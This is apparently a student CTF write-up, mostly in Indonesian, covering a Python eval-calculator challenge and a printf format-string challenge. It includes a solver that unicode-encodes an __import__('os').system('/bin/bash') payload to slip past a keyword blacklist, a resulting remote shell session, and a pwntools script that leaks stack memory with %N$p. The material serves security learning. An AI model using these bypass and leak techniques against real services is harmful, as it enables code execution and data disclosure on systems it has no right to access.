


LKSSMK{C0mbin4tion_t3chn1ques fr0m he4der_4nd_x0r}

FLAG : {C0mbin4tion_t3chn1ques fr0m he4der_4nd_x0r}

PWN

Secure Calc



Hint : literally this app is not secure 100%, why? cause you can bypass the blacklisted word with a char code

Example: '95 95 105 109 112 111 114 116 95 95' is equal with word `__import__`

nc 203.89.28.27 7105


app.py :

```
app.py 1 ×
home > umarbaharun > Documents > Seleksi > securecalc > app.py > ...
1  from art import text2art
2
3  def validate(operation):
4      blacklist = ['__import__', 'open', 'os', '__class__', '__builtins__']
5
6      for word in blacklist:
7          if word in operation:
8              return False
9      return True
10
11 if __name__ == '__main__':
12     try:
13         print(text2art("Calculator"))
14         print("Welcome to the calculator!\n")
15         operation = input("[+] Operation: ")
16         safe = validate(operation)
17
18         if not safe:
19             print('![!] Bad operation!')
20             exit(1)
21
22         result = eval(operation)
23
24         print(f"[i] Result: {result}")
25     except:
26         print('![!] Error!')
27         exit(1)
```

Kalkulator sederhana yang menerima operasi aritmatika sebagai input dari pengguna, dan kemudian mengevaluasi operasi tersebut menggunakan fungsi eval(). Program melakukan validasi untuk memastikan operasi yang diberikan aman, kemudian mencetak hasil evaluasi operasi tersebut ke layar. Dan memblok beberapa operasi python seperti import, os, dalam list blacklist.

LANGKAH PENYELESAIAN :

Untuk menyelesaiakannya, harus mem bypass method atau operasi yang telah di blacklist agar bisa digunakan, sesuai hintnya kita bisa mem bypass dengan char code atau unicode.




```
solver.py  x  app.py  1
solver.py > ...
1   s = '+__import__("os").system("/bin/bash")'
2   kodeunik = ''.join([f'\\u{ord(c):04x}' for c in s])
3   payload = [("exec('"+kodeunik+"')")]

```

Kode ini mengonversi dunder method `+__import__("os").system("/bin/bash")` menjadi unicode agar bisa mem bypass fungsi validate dari program.

Ini menghasilkan output :



```
[~] umarbaharun@umarhy1: ~/Documents/Seleksi/securecalc
$ python3 solver.py
exec('\\u002b\\u005f\\u005f\\u0069\\u006d\\u0070\\u006f\\u0072\\u0074\\u005f\\u005f\\u0028\\u002
2\\u006f\\u0073\\u0022\\u0029\\u002e\\u0073\\u0079\\u0073\\u0074\\u0065\\u006d\\u0028\\u0022\\u002
2f\\u0062\\u0069\\u006e\\u002f\\u0062\\u0061\\u0073\\u0068\\u0022\\u0029')
```


`exec('\\u002b\\u005f\\u005f\\u0069\\u006d\\u0070\\u006f\\u0072\\u0074\\u005f\\u005f\\u0028\\u002
2\\u006f\\u0073\\u0022\\u0029\\u002e\\u0073\\u0079\\u0073\\u0074\\u0065\\u006d\\u0028\\u0022\\u002
2f\\u0062\\u0069\\u006e\\u002f\\u0062\\u0061\\u0073\\u0068\\u0022\\u0029')`

Lalu jalankan nc

```
(umarbaharun@umarhyl)-[~/Documents/Seleksi/securecalc]
$ nc 203.89.28.27 7105
[+] Operation: exec('\u002b\u005f\u005f\u0069\u006d\u0070\u006f\u0029')
ls
app.py
core
requirements.txt
cd ..
ls
app
bin
boot
dev
etc
flag_099ee206fe1182017a1c87089fe9ad66.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cat flag_099ee206fe1182017a1c87089fe9ad66.txt
LKSSMK{chr_3v3rywh3re_0r_y0u_us3_0ther_cara?}
```

FLAG : LKSSMK{chr_3v3rywh3re_0r_y0u_us3_0ther_cara?}

Greeting



Hint : This is not about Buffer Overflow, but printf function in this binary is vulnerable, cause it can leak the memory

Hint : %p %p %p %p

Huhh %p is everywhere, or maybe just skipped to the specific stack with %<order>\$p, example %3\$p

File : program Chall

nc 203.89.28.27 7107

LANGKAH PENYELESAIAN :

"%p" adalah format specifier yang digunakan dalam fungsi "printf" untuk mencetak alamat memori variabel dalam format heksadesimal. Untuk menyelesaikan chall ini, saya membuat script python menggunakan library "pwntools" untuk terhubung ke nc Kemudian, kode melakukan loop sebanyak 256 kali.

Pada setiap loop, kode mengirimkan string yang berisi format specifier "%[nomor]\$p" ke nc. Angka dalam kurung siku adalah nomor argumen yang akan dicetak dalam format heksadesimal oleh fungsi "printf" di server. Dalam hal ini, angka nomor tersebut diubah pada setiap iterasi loop menggunakan variabel "i" yang mencakup nilai dari 0 hingga 255.

Respons dari server dicetak ke layar. Setelah setiap iterasi loop, socket ditutup. Kode ini memindai memori server untuk mencari nilai-nilai yang mungkin terdapat pada alamat memori yang dicetak menggunakan format specifier tersebut.

```
exploit.py x
exploit.py > ...
1   from pwn import *
2
3   context.log_level = "critical"
4
5   host, port = "203.89.28.27", 7107
6
7   # p = remote('203.89.28.27', 7107)
8
9   for i in range(256):
10      s = remote(host, port)
11      s.recvuntil("? ")
12
13      s.sendline("%" + str(i)+ "$p")
14
15      response = s.recv()
16
17      print(str(i) + ": " + (response).decode("latin-1"))
18
19      s.close
```

Sebanyak 256 output keluar, tetapi tidak semua dari 256 output keluar adalah format hexadecimal. Disini saya menemukan output hexadecimal yang berurutan, yaitu pada urutan 14 sampai 19.

```
(umarbaharun@umarhyl)-[~/Documents/Seleksi/greeting]
$ python exploit.py
/home/umarbaharun/Documents/Seleksi/greeting/exploit.py:11: BytesWarning: Text is not by
s.recvuntil("? ")
/home/umarbaharun/Documents/Seleksi/greeting/exploit.py:13: BytesWarning: Text is not by
s.sendline("%" + str(i)+ "$p")
0: Wooahhh, cool name %0$p

1: Wooahhh, cool name 0x7ffe5a898a30
2: Wooahhh, cool name (nil)
3: Wooahhh, cool name 0x7f01a12e9a37
4: Wooahhh, cool name 0x13
5: Wooahhh, cool name 0xb74490
6: Wooahhh, cool name 0xa70243625
7: Wooahhh, cool name (nil)
8: Wooahhh, cool name (nil)
9: Wooahhh, cool name (nil)
10: Wooahhh, cool name
11: Wooahhh, cool name (nil)
12: Wooahhh, cool name (nil)
13: Wooahhh, cool name (nil)
14: Wooahhh, cool name 0x677b4b4d53534b4c
15: Wooahhh, cool name 0x6d346e5f74613372
16: Wooahhh, cool name 0x635f656475645f65
17: Wooahhh, cool name 0x7530795f65737561
18: Wooahhh, cool name 0x61656c5f6e61635f
19: Wooahhh, cool name 0xa7d336d5f6b
20: Wooahhh, cool name (nil)
```

Output dari urutan 14-19 :

19. 0x7d336d5f6b
18. 0x61656c5f6e61635f
17. 0x7530795f65737561
16. 0x635f656475645f65
15. 0x6d346e5f74613372
14. 0x677b4b4d53534b4c

Lalu saya men decode output diatas menggunakan CyberChef FromHex.

The screenshot shows the CyberChef interface with the 'From Hex' recipe selected. The input field contains the following hex values:
0x7d336d5f6b
0x61656c5f6e61635f
0x7530795f65737561
0x635f656475645f65
0x6d346e5f74613372
0x677b4b4d53534b4c

The output field displays the decoded text: }3m_kael_nac_u0y_esuac_edud_em4n_ta3rg{KMSSKL

}3m_kael_nac_u0y_esuac_edud_em4n_ta3rg{KMSSKL

Lalu mereverse teks ini agar terlihat flagnya

The screenshot shows a yellow rectangular box containing the reversed text: LKSSMK{gr3at_n4me_dude_cause_y0u_can_leak_m3}. Below the box are four buttons: Reverse Text, Reverse Wording, Flip Text, and Reverse Word's Lettering.

FLAG : LKSSMK{gr3at_n4me_dude_cause_y0u_can_leak_m3}